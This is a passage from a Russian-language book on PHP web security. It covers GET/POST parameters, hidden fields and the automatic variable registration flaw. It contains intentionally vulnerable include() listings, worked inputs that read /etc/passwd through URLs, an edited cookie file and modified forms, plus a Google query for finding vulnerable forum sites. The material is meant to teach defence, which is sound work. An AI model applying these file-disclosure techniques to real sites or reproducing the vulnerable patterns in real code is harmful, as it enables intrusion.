<BODY>

<form action="param.php" method="get">
 Имя пользователя: <input name="UserName">
</form>

<?php
 if ($UserName<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print("$UserName");
  }
?>
</BODY>
<HTML>
```

Если загрузить эту форму в браузере, то переменная `$UserName` будет пустой, потому что еще не было передачи параметров, и интерпретатор ничего не создавал. Если ввести имя пользователя и нажать клавишу <Enter>, то содержимое формы будет перезагружено, но теперь переменная `$UserName` будет содержать введенное пользователем имя. Таким образом, можно сделать проверку, если переменная не пустая, то форма получила параметр и можно его обрабатывать. В нашем примере мы просто выводим на экран введенное имя.

С помощью форм можно передавать и скрытые параметры. Например, помимо имени пользователя вы хотите передавать еще какое-то значение, которое не должно быть видно в форме. Для этого вы можете захотеть создать невидимое поле ввода. Например, в следующей форме есть два поля ввода: `UserName` и `Password`, но второе поле не будет видимо, потому что у поля указан параметр `type` (тип), которому присвоено значение `hidden` (невидимый):

```
<form action="param.php" method="get">
User Name:
 <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>
```

Поле `Password` невидимо, но содержит значение. Таким образом, можно передавать от сценария к сценарию определенные данные. Теперь после передачи параметров у сценария param.php будут две переменные `$UserName` и `$Password` с установленными значениями.

Никогда не передавайте таким образом важные данные. Скрытые поля всегда привлекают внимание хакеров. Несмотря на то, что поле пароля не видимо на форме, любой браузер позволяет просмотреть исходный код HTML-формы. Например, в Internet Explorer для этого нужно выбрать меню **View | Source** (Вид | Источник). Любой хакер сможет увидеть этот параметр в исходном коде, а если надо, то и изменить. Для изменения исходный код сценария сохраняется на локальном диске пользователя, изменяется параметр (если надо, то изменяется поле `action` формы на полный URL) и выполняется запрос к Web-серверу. Если вы не знаете, какие данные важные, а какие нет, то не используйте этот метод вообще.

Теперь поговорим подробнее о методах передачи параметров. Как мы уже знаем, их два — `GET` и `POST`. В обоих случаях интерпретатор создает переменные с такими же именами, но различия в методах есть.

3.4.1. Метод *GET*

Начнем с метода `GET`. Все параметры, которые передаются сценарию, помещаются в глобальные переменные. Помимо этого, они помещаются в массив `$HTTP_GET_VARS`. Чтобы не писать такое длинное имя массива, можно использовать имя `$_GET`. Но и это еще не все. Пользователь может видеть параметры в строке URL. Например, после выполнения примера с передачей имени и пароля URL изменится на: **http://192.168.77.1/param.php?UserName=Flenov&Password=qwerty**.

После адреса идет символ вопроса, после которого перечисляются параметры в виде *`имя=значение`*. Параметры разделены между собой символом амперсанда `&`.

Как вы думаете, является ли этот метод безопасным? Совершенно нет. Хакеру достаточно просто будет изменить любой параметр вручную и подобрать его даже без изменения исходного кода формы для отправки параметров. Во время программирования сценариев вы должны сделать все так, чтобы хакеру было максимально сложно подбирать нужные параметры. Например, если через метод `GET` передается пароль, то злоумышленник сможет легко его подобрать.

Вторая проблема такого метода — открытость. Опять же, рассмотрим пример с паролем. Если пользователь ввел пароль и зашел в защищенную область

Web-сайта, то этот пароль будет находиться в строке URL. Любой мимо проходящий человек сможет без проблем увидеть эту строку и пароль.

Никогда не передавайте важные данные методом `GET`, в этом случае лучше использовать метод `POST`. Но это не значит, что метод `GET` не нужен совсем, просто к нему нужно подходить с особой осторожностью и проверять любые данные, которые получены этим способом.

Когда нужно использовать `GET`:

- когда вы точно уверены, что через параметры не передаются важные данные;
- когда это действительно удобно и необходимо.

Когда может возникнуть необходимость? Простейший вариант: пользователь должен иметь возможность напрямую обратиться к Web-странице без предварительного ввода параметров в отдельной форме.

Метод `GET` часто используется в партнерских программах. Допустим, что вы зарегистрировались в качестве партнера магазина Amazon (**www.amazon.com**) и должны получать проценты от заказов товаров, сделанных по ссылке с вашего Web-сайта. Как магазин узнает, что покупатель пришел именно по вашей ссылке? Самый простой пример — разместить на своем Web-сайте ссылку на Amazon, в котором был бы параметр в формате `GET`, идентифицирующий вас, например, **www.amazon.com?partner=flenov**. В сценарии на Web-сервере Amazon проверяется, если параметр `partner` содержит имя зарегистрированного партнера, то отчислять на его счет процент от заказанных товаров. Внимание, это только пример, который никак не связан с реальным положением дела в работе с партнерами Amazon.

Абсолютно безопасного метода передачи параметров не существует, но метод `GET` слишком прост и позволяет хакеру легко использовать URL для поиска уязвимых мест в ваших сценариях. Чем проще найти ошибку, тем быстрее ее найдут, и дай бог, если не воспользуются этой ошибкой в корыстных целях.

Чем еще страшны запросы `GET`? Проблема кроется в поисковых системах, особенно в мощности поисковой системы Google. Нет, я не против такой мощи, потому что она необходима, но чтобы ваш Web-сайт не оказался под угрозой, необходимо учитывать все возможные проблемы.

Но хватит общих слов, давайте рассмотрим этот вопрос повнимательнее. Допустим, вы узнали, что в какой-либо системе управления Web-сайтом появилась уязвимость. Что это за система? Существует множество платных и бесплатных готовых программ, написанных на PHP, Perl и других языках и позволяющих создать Web-сайт без особых усилий. Такие системы могут

включать в себя готовые реализации форумов, гостевых книг, лент новостей и т. д. Например, phpBB или ikonboard, которые очень широко распространены в Интернете.

Если в какой-нибудь из таких специальных программ найдена критическая уязвимость и о ней узнали хакеры, то все Web-сайты в Интернете, использующие ее, подвергаются опасности. Большинство администраторов не подписано на новости и не обновляет используемые на Web-сервере файлы сценариев, поэтому остается только найти нужный Web-сайт и воспользоваться готовым решением для осуществления взлома.

Как найти Web-сайты или форумы, которые содержат уязвимость? Очень просто. Чаще всего сценарий жертвы можно определить по URL. Например, когда вы просматриваете на Web-сайте **www.sitename.ru** раздел форума, использующего в качестве движка Invision Power Board, то строка адреса содержит следующий код:

```
http://www.sitename.ru/index.php?showforum=4
```

Текст "index.php?showforum=" будет встречаться на любом Web-сайте, использующем для форума Invision Power Board. Чтобы найти Web-сайты, содержащие в URL данный текст, нужно выполнить в поисковой системе Google следующий запрос:

```
inurl:index.php?showforum
```

Могут быть и другие программы, которые используют этот текст. Чтобы отбросить их, нужно еще добавить поиск какого-нибудь фрагмента из Web-страниц. Например, по умолчанию внизу каждой Web-страницы форума есть подпись "Powered by Invision Power Board(U)". Конечно же, администратор может изменить надпись, но в большинстве случаев ее не трогают. Именно такой текст можно добавить в строку поиска, и тогда результатом будут только Web-страницы нужного нам форума. Попробуйте выполнить следующий запрос:

```
Powered by Invision Power Board(U) inurl:index.php?showforum
```

Вы увидите более 150 тысяч Web-сайтов, реализованных на этом сценарии. Теперь если появится уязвимость в Invision Power Board, то вы легко найдете жертву. Далеко не все администраторы успеют ликвидировать ошибки, а некоторые вообще не будут их исправлять.

И все же, метод `GET` необходим. Большинство Web-сайтов состоит не более чем из 10 файлов сценариев, которые отображают данные на Web-странице, в зависимости от выбора пользователя. Например, взглянем на все тот же URL форума: **http://www.sitename.ru/index.php?showforum=4**. В данном случае вызывается сценарий index.php, а в качестве параметра передается `showforum`

и число "4". Даже не зная исходного кода сценария, можно догадаться, что файл сценария должен показать на Web-странице форум, который идентифицирован в базе данных под номером 4. В зависимости от номера форума Web-страница будет выглядеть по-разному.

А теперь представим, что номер форума будет передаваться с помощью метода `POST`. В этом случае, какую бы Web-страницу форума вы не просматривали, URL будет выглядеть одинаково: **http://www.sitename.ru/index.php**. Значит, пользователь не сможет создать закладку на нужную Web-страницу.

Получается, что методом `GET` нужно передавать и такие параметры, которые смогут однозначно идентифицировать Web-страницу, но при этом нельзя нарушать правила, что данные должны быть безопасными и не должны содержать важных данных.

3.4.2. Метод *POST*

Механизм использования метода `POST` ничем не отличается от `GET`. Достаточно только поменять имя метода, и ваш код будет работать без внесения дополнительных корректировок, если вы использовали для доступа к параметрам глобальные переменные, а не массив `$HTTP_GET_VARS` (для `POST` используется другой массив). Рассмотренный ранее пример, использующий метод `GET`, при использовании метода `POST` будет выглядеть следующим образом:

```
<form action="param.php" method="post">
User Name:
 <input name="UserName">
 <input type="hidden" name="Password" value"qwerty">
</form>
```

При использовании метода `POST` в тело запроса попадают и все параметры в виде пар "*имя=значение*". Помимо этого, значения переменных и их имена попадают в массив `$HTTP_POST_VARS`. Чтобы не писать такое длинное имя, можно использовать псевдоним `$_POST`.

Несмотря на то, что параметры не видны в строке URL, проблема не решается полностью. Допустим, что вы разрешили использовать глобальные переменные и используете их для доступа к параметрам, как показано в листинге 3.4. Сохраните этот код в файле с именем postparam.php.

Листинг 3.4. Пример передачи параметров методом `POST`

```
<form action="postparam.php" method="post">
User Name: <input name="UserName">
```

```
 <input type="hidden" name="Password" value="qwerty">
</form>

<?php
 if ($UserName<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print("$UserName");
   print("<P>Пароль: $Password");
  }
?>
```

В этом примере из формы передаются параметры методом POST. Но несмотря на это, мы можем выполнить запрос следующего вида: **http://192.168.77.1/postparam.php?UserName=Flenov&Password=qwerty**.

То есть мы передаем параметры, как это делается при методе GET, и при этом сценарий отработает верно. Почему? Проблема кроется в глобальных переменных, которые не разбираются, какой метод мы используем, и не зависят от него. В этом отношении использование массивов $HTTP_POST_VARS и $HTTP_GET_VARS более безопасно, потому что они привязаны к методу. Если бы мы обрабатывали параметры с помощью массива $HTTP_POST_VARS, то попытка передать параметры методом GET завершилась бы неудачей, потому что такие параметры попадают в другой массив $HTTP_GET_VARS.

В листинге 3.5 показано, как можно получить доступ к параметрам через массивы, а также запретить передачу параметров через строку URL, т. е. методом GET. Если массив $HTTP_GET_VARS не пустой, то выполнение цикла прерывается с сообщением о неверном параметре.

Листинг 3.5. Использование массивов для работы с параметрами

```
<form action="arrayparam.php" method="post">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>

<?php
 if (count($HTTP_GET_VARS)>0)
  {
   die("Неверный параметр");
```

```
  }

 if ($HTTP_POST_VARS["UserName"]<>"")
  {
   print("<P>Ваше имя пользователя: ");
   print($HTTP_POST_VARS["UserName"]);
   print("<P>Ваш пароль: ");
   print($HTTP_POST_VARS["Password"]);
  }
?>
```

Значение кнопки также попадает в переменную. До этого мы всегда направляли данные Web-серверу с помощью нажатия клавиши <Enter>, но в реальных программах лучше будет, если пользователь увидит на Web-странице кнопку отправки, например, **Submit** или **Go**:

```
<form action="submit1.php" method="get">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
 <input type="submit" name="sub" value="Go">
</form>

<?php
 if ($sub="Go")
  {
   print("<P>Submitted.....: $Submit");
  }
?>
```

При этом вы должны учитывать, что название кнопки в сценарии не изменяется. Даже при первой загрузке Web-страницы, до того, как пользователь нажал кнопку отправки данных, значение уже равно "Go".

Несмотря на то, что при использовании метода `POST` параметры не видны в строке URL, не стоит забывать, что эти параметры не безопасны. Такие данные также можно модифицировать, просто требуется чуть больше стараний, но это не остановит хакера. Методы `POST` необходимы, когда вы передаете параметры, но не хотите, чтобы они отображались в строке URL, чтобы посторонний не смог их прочитать с экрана монитора. Но при этом вы должны уделять этим параметрам не меньше внимания и проверять на любые отклонения и недопустимые символы.

3.4.3. Уязвимость

Теперь посмотрим, как хакер может использовать автоматическую регистрацию переменных в своих корыстных целях. Допустим, что у нас есть сценарий, приведенный в листинге 3.6.

Листинг 3.6. Уязвимый к автоматической регистрации переменных сценарий

```
<?
 function checkparam($var)
 {
  $var=preg_replace("/[^a-z]/i", "", $var);
  return $var;
 }
 if (isset($_GET['file']))
 {
  $_GET['file'] = checkparam($_GET['file']);
  $_GET['dir'] = checkparam($_GET['dir']);
 }
?>

<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>
<a href="param.php?dir=news&file=netutils">Read news</a>
<hr>


<?
 if (isset($file))
 {
  print($dir."/".$file);
  include($dir."/".$file);
 }
?>

</BODY>
</HTML>
```

Подобный сценарий мы рассматривали ранее *(см. разд. 3.1)*. В качестве параметров он получает две переменные методом GET: имя каталога и имя файла, которые нужно подключить через функцию include. В самом начале сценария мы проверяем получаемые параметры на опасные символы, но при этом обращаемся к ним через массив $_GET, а потом используем автоматически зарегистрированные переменные $dir и $file. По идее, эти переменные уже проверены, но это не так. Массив и переменные — это абсолютно разные вещи, но это незаметно на первый взгляд. А если подкорректировать в строке URL передаваемые данные, то мы сможем увидеть файл /etc/passwd. Дело в том, что на запрещенные символы проверяются только значения в массиве, но не переменные $dir и $file.

Если вы проверяете данные в массиве $_GET, то и используйте данные именно из массива. Если вы проверяете на некорректные данные зарегистрированную переменную, то нужно использовать именно ее, но никогда не чередуйте оба варианта.

3.4.4. Другие методы

Не забывайте, что существуют и другие методы получения данных от пользователя, например, с помощью cookies. К этим данным также нужно относиться очень аккуратно, потому что хакер может без проблем корректировать и эти параметры.

Давайте рассмотрим это на примере. Немного подкорректируем избитый в этой главе пример сценария с загрузкой файлов, чтобы он мог использовать cookies. Конечно, этот пример далек от реально используемых, но все же хорошо показывает, как хакеры могут использовать значения, сохраняемые в cookies.

Итак, допустим, что у нас есть код, приведенный в листинге 3.7.

Листинг 3.7. Использование cookies для передачи данных

```
<?
 setcookie("dir", "news", time()+5184000);
 setcookie("file", "netutils.html", time()+5184000);
?>

<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
```

```
<BODY>
<center><h3>Injection test</h3></center>
<hr>

<?
 if (isset($file))
 {
  print($dir."/".$file);
  include($dir."/".$file);
 }
?>

</BODY>
</HTML>
```

В самом начале сценарий записывает в cookies два параметра — `dir` и `file`. Оба они сохраняются в специализированном файле на стороне клиента. После этого загружается файл, путь к которому указан через переменные `$dir` и `$file`. При первой загрузке Web-страницы она ничего не отобразит, потому что переменные `$dir` и `$file` не существуют. Значения в этот момент записываются в cookies, но не загружаются, т. к. соответствующие переменные не созданы. При следующей загрузке Web-страницы cookies уже существуют, и переменные будут автоматически созданы.

Программисты достаточно часто безответственно относятся к значениям, сохраняемым в cookies. Это и понятно, ведь хакеры не очень любят ковыряться там и редко ищут в них ошибки. Но если кто-то всерьез займется Web-сайтом, то он обязательно проверит все параметры, в том числе и сохраняемые на диске пользователя.

Расположение cookies зависит от браузера. Например, в Internet Explorer они находятся в C:\Documents and Settings*NNNNN*\Cookies, где *NNNNN* — это имя учетной записи пользователя. Пример такого файла можно увидеть на рис. 3.10.

В одном файле cookies два параметра, которые разделяются символом звездочки. Для наглядности я нарисовал горизонтальную разделительную линию. Один cookies состоит из нескольких параметров. Все их рассматривать нет смысла, потому что нас интересуют первые три:

- имя;
- значение;
- адрес Web-сервера, с которого был сохранен параметр.



Рис. 3.10. Содержимое файла cookies для Internet Explorer



Рис. 3.11. Пример содержимого cookies для браузера Mozilla

Существует множество утилит для Internet Explorer, упрощающих редактирование cookies.

Я в последнее время больше предпочитаю работать в ОС Linux и браузере Mozilla. Его cookies хранятся в файле ~/.mozilla/default/129byy2g.slt/cookies.txt. Пример такого файла можно увидеть на рис. 3.11.

Открываем файл и видим, что каждый параметр записывается в одну строку. В самой последней колонке этой строки находится как раз значение, а в предпоследней колонке — имя. Просто корректируем значения, как показано в следующем примере:

```
# HTTP Cookie File
# http://www.netscape.com/newsref/std/cookie_spec.html
# This is a generated file!  Do not edit.
# To delete cookies, use the Cookie Manager.
# Этот файл сгенерирован. Не редактируйте его
# Для удаления Cookies используйте менеджер

localhost   FALSE  /   FALSE  1155826347  file  netutils.html
localhost   FALSE  /   FALSE  1155826347  dir   /etc/passwd%00
```

Теперь перезапускаем браузер (иначе все значения будут взяты из кэша, а не из файла cookie.txt), загружаем Web-страницу и наслаждаемся полученным результатом. Web-страница снова отображает файл паролей.

3.4.5. Инициализация переменных

Следующая проблема также основана на автоматической регистрации переменных: если какая-то переменная не имеет значения по умолчанию, то хакер может использовать ее в своих целях. Давайте посмотрим на пример сценария, приведенного в листинге 3.8.

Листинг 3.8. Ошибка инициализации переменной

```
<HTML>
<HEAD>
<TITLE>Param test</TITLE>
</HEAD>
<BODY>
<center><h3>Param test</h3></center>
<hr>

<form action="param1.php" method="get">
```

```
 <select size="1" name="where">
 <option value="1">News</option>
 <option value="2">Download</option>
 <option value="3">Story</option>
 <option value="4">Contacts</option>
 </select>
 </font>
 <input type="submit" value="Go">
</form>

<hr>

<?
 if (isset($_GET['where']))
 {
  if ($_GET['where']==1)
    $file = 'news/news.html';

  if ($_GET['where']==2)
    $file = 'news/download.html';

  if ($_GET['where']==3)
    $file = 'news/story.html';

  if ($_GET['where']==4)
    $file = 'news/contacts.html';

  include($file);
 }
?>

</BODY>
</HTML>
```

Сохраните содержимое этого листинга в файле param1.php, и если у вас есть Web-сервер, где можно выполнять PHP-сценарии, попробуйте его там запустить (рис. 3.12).



Рис. 3.12. Так выглядит результат выполнения сценария

Сценарий отображает на экране выпадающий список, в котором пользователь может выбрать интересующий его раздел Web-сайта: **News** (Новости), **Download** (Скачать), **Story** (Рассказы) и **Contacts** (Контакты). Выбранный элемент выпадающего списка передается сценарию в виде числа от 1 до 4. Получив это значение через параметр `where`, сценарий производит проверку: если параметр равен 1, то в переменную `$file` записать значение `news/news.html`, если параметр равен 2, то в `$file` попадает значение `news/download.html` и т. д.

Что здесь может быть страшного? Ведь полученные от пользователя данные не используются в функции `include`? На первый взгляд ничего, но опытный хакер заметит ошибку. А что если через параметр `where` передать число 5? Такое значение в сценарии не предусмотрено, а значит, переменная `$file` окажется не проинициализированной. Хакеру остается только задать свое значение этой переменной через URL и получить необходимый результат.

Если вы хотите увидеть файл /etc/passwd, то достаточно в строке URL указать: **http://192.168.1.5/param1.php?where=6&file=/etc/passwd**.

В параметре `where` я передаю несуществующее значение, а через `file` создаю переменную `$file` и передаю здесь нужный мне файл. Результат выполнения этого сценария в виде рисунка я уже приводить не буду, потому что мой файл /etc/passwd вы уже, наверное, выучили наизусть.

Проблема решается двумя способами:

- запретить автоматическое создание переменных. Хороший способ для начинающих программистов, которые не имеют привычки инициализировать переменные до их использования;
- перед проверками `if` проинициализировать значение переменной.

Второй способ в виде кода будет выглядеть следующим образом:

```
<?
 if (isset($_GET['where']))
 {
  $file = ''; // Инициализация
  if ($_GET['where']==1)
    $file = 'news/news.html';

  if ($_GET['where']==2)
    $file = 'news/download.html';
  ...
  ...
 }
?>
```

Вот так одна строка кода может сделать ваш сценарий безопасным.

В данном примере я упросил себе задачу, потому что содержимое формы передается методом `GET`, т. е. через строку URL. Так параметры намного проще редактировать. А что если параметр передается методом `POST`, т. е. объявление формы выглядит следующим образом:

```
<form action="param_post.php" method="post">
```

После этого в коде сценария изменим все вхождения строки `$_GET['where']` на `$_POST['where']`. Теперь, если загрузить этот сценарий в браузере и выбрать какой-то раздел в выпадающем списке, то результат будет передан методом `POST`, а значит, мы его не увидим в строке URL. Как хакер будет действовать в этом случае?

Да очень просто. Необходимо загрузить Web-страницу в браузере и сохранить ее на локальном диске (в браузере Internet Explorer выбрать меню **File | Save As** (Файл | Сохранить как)). Сохраняем и открываем файл в любом текстовом редакторе, например, в Блокноте. Теперь находим и редактируем форму отправки данных Web-серверу (листинг 3.9).

Листинг 3.9. Отредактированная форма

```
<form action="http://192.168.1.5/param_post.php?file=/etc/passwd"
      method="post">
 <select size="1" name="where">
 <option value="5">News</option>
 <option value="2">Download</option>
 <option value="3">Story</option>
 <option value="4">Contacts</option>
 </select>
 </font>
 <input type="submit" value="Go">
</form>
```

Первое, что необходимо сделать, — подправить параметр `action`. Необходимо указать полный URL к файлу сценария на Web-сервере и добавить параметр `file` с необходимым нам файлом.

Теперь редактируем какой-нибудь элемент списка выбора. Например, в данном случае я подправил в третьей строке строку **News**, указав в параметре `value` значение 5. Теперь загружаем сохраненную и подкорректированную Web-страницу с локального диска в браузер, выбираем подправленный элемент списка (в данном случае **News**) и нажимаем кнопку **Go**. Наши подкорректированные параметры отправляются на Web-сервер, и он отображает заветный файл.

Обратите внимание, что параметры форма передает двумя методами одновременно: `POST` и `GET`. Параметр `where` передается первым методом, а вот `file` мы добавили в URL, который указан в свойстве `action` формы, и он будет передан методом `GET`.

Можно оба параметра передавать методом `POST`. Для этого корректируем форму отправки данных, как показано в листинге 3.10.

Листинг 3.10. Передача параметров методом `POST`

```
<form action="http://192.168.1.5/param_post.php" method="post">
 <BR>Param<input name="file" size="25">

 <BR>Section<select size="1" name="where">
 <option value="6">News</option>
 <option value="2">Download</option>
```

```
 <option value="3">Story</option>
 <option value="4">Contacts</option>
 </select>
 </font>
 <input type="submit" value="Go">
</form>
```

Теперь в параметре `action` формы указан только URL без параметра `file`. А вот внутри формы (вторая строка) добавлено поле ввода, значение которого будет передано сценарию в качестве параметра `file`, а значит, будет создана соответствующая переменная. Результирующая подкорректированная форма и загруженная в браузер показана на рис. 3.13.



Рис. 3.13. Подкорректированная форма

Такой вариант может быть предпочтительнее, потому что, загружая свой сценарий, вы можете ввести в поле любую команду без вмешательства в исходный код сохраненного файла Web-страницы.

Самое страшное в такой атаке, что программист не думает проверять содержимое полученных данных на опасные символы, потому что никто не подозревает, что на переменную сможет воздействовать хакер. А проверять и не нужно, нужно просто обязательно инициализировать переменную. Программист обязан предусмотреть все возможные направления выполнения кода, и если переменная рискует остаться не инициализированной, то до ее использования необходимо присвоить значение по умолчанию.

В данном случае значение автоматически создаваемой переменной попадает в функцию `include`, а значит, хакер сможет сделать все, о чем мы говорили ранее *(см. разд. 3.1)*. Все зависит от того, как настроены права доступа: какие файлы может увидеть хакер и какие команды может выполнять. Если бы эта переменная передавалась в SQL-запрос, то хакер получил бы возможность реализовать атаку "SQL-инъекция".

Как хакеры ищут подобного рода ошибки? Без наличия исходного кода найти непроинициализированные переменные очень сложно, поэтому, если на вашем Web-сервере используются самостоятельно написанные сценарии, сделайте так, чтобы они не попали в руки хакера. Это значит, что не нужно афишировать где-то их код, ограничить доступ и не создавать резервные копии на сервере.

Программисты очень любят создавать резервные копии, например, если файл называется index.php, то программист может сделать копию с именем index.bak или index.old. Такие файлы Web-сервером не выполняются, и если ввести адрес **http://servername/index.old**, то хакер увидит исходный код зарезервированного файла. Да, его содержимое может немного устареть, потому что основной сценарий может содержать нововведения, но остается вероятность, что найденная ошибка может присутствовать и в рабочей версии.

Если исходный код недоступен, то хакер будет пытаться передать через все найденные параметры неправильные значения. Нет, это не должен быть мусор, который приведет к банальной ошибке, это должны быть именно неправильные значения. Например, если переменная должна содержать численное значение, то хакер будет пытаться передать максимально большое число, которое, при отсутствии проверки, сценарий не обработает, вследствие чего переменная окажется пустой. Помимо этого, можно попытаться не указывать определенные параметры, ведь может быть случай, когда переменная в коде не принимает значения при отсутствии определенного параметра, например:

```
if (isset($_GET['where']))
 {
  $file = ''; // Инициализация
  if ($_GET['where']==1)
    $file = 'news/news.html';
 }
include($file);
```

В данном случае, если параметр `where` передан сценарию, то переменная `$file` будет инициализирована корректно, иначе окажется пустой.

Но все эти старания хакера будут бессмысленны, если он не узнает, какую переменную нужно использовать. Об этом может сообщить только исходный

код, сообщение об ошибке от Web-сервера или банальный подбор. Подбор — это из области фантастики, а первого и второго достаточно легко избежать, если сценарии написаны самостоятельно. Главное, чтобы эти сценарии минимально отображали информацию об ошибках, а сохраняли эту информацию в файлах журнала. Именно ошибки могут сообщить хакеру много интересного, поэтому лучше не отображать их.

Если на Web-сервере включено отображение ошибок и предупреждений, то при определенных условиях может появиться сообщение типа:

```
Notice: Undefined variable: dbname in /var/www/html/ index.php on line 2
```

В данном случае нам сообщают, что во второй строке кода сценария index.php есть необъявленная переменная. Возможно, что она содержит ошибку. Почему возможно? Дело в том, что программисты для защиты могут просто явно уничтожать переменные в самом начале сценария с помощью функции `unset`:

```
unset(dbname);
```

В этом случае, даже если вы попытаетесь передать значение переменной `dbname` в виде параметра, то она будет автоматически создана и тут же уничтожена в функции `unset`.

Как видите, наличие кода очень желательно для поиска таких уязвимостей. Уж слишком много может быть "а если" и очень сложно искать уязвимость, не зная имен переменных и логики выполнения сценария.

3.5. Принцип модульности

Только самый простой Web-сайт может состоять из одного файла сценария. Конечно, в один большой файл можно впихнуть очень много, но стоит ли это делать? Сопровождать такой сценарий будет проблематично, да и на производительности это скажется отрицательно.

Намного эффективнее разделить программу на несколько частей. Например, код раздела новостей поместить в файл news.php, а код сценария с каталогом товара — в файл products.php, и в зависимости от выбора пользователя выполнять тот или иной сценарий. Такой Web-сайт сопровождать намного проще. Если вы хотите внести изменения в ленту новостей, то соответствующий код легко найти в небольшом файле news.php.

Но когда программа состоит из нескольких файлов, при несоблюдении простых мер безопасности могут возникнуть серьезные проблемы. Далее мы рассмотрим эти проблемы, правда, некоторые их решения будут представлены только для PHP-сценариев.

3.5.1. Конфигурационные файлы

Когда на Web-сервере работает некоторое количество сценариев, то возникает ситуация, когда нескольким из них требуется доступ к одному ресурсу. Например, если вы используете базу данных, то для получения последних новостей необходимо сначала подключиться к СУБД. Чтобы получить информацию о выбранном продукте и отобразить ее на Web-странице, необходимо также подключиться к базе данных. А для подключения к ней необходимы: адрес СУБД, где она расположена (если она расположена на другом компьютере), имя пользователя, пароль и имя самой базы данных.

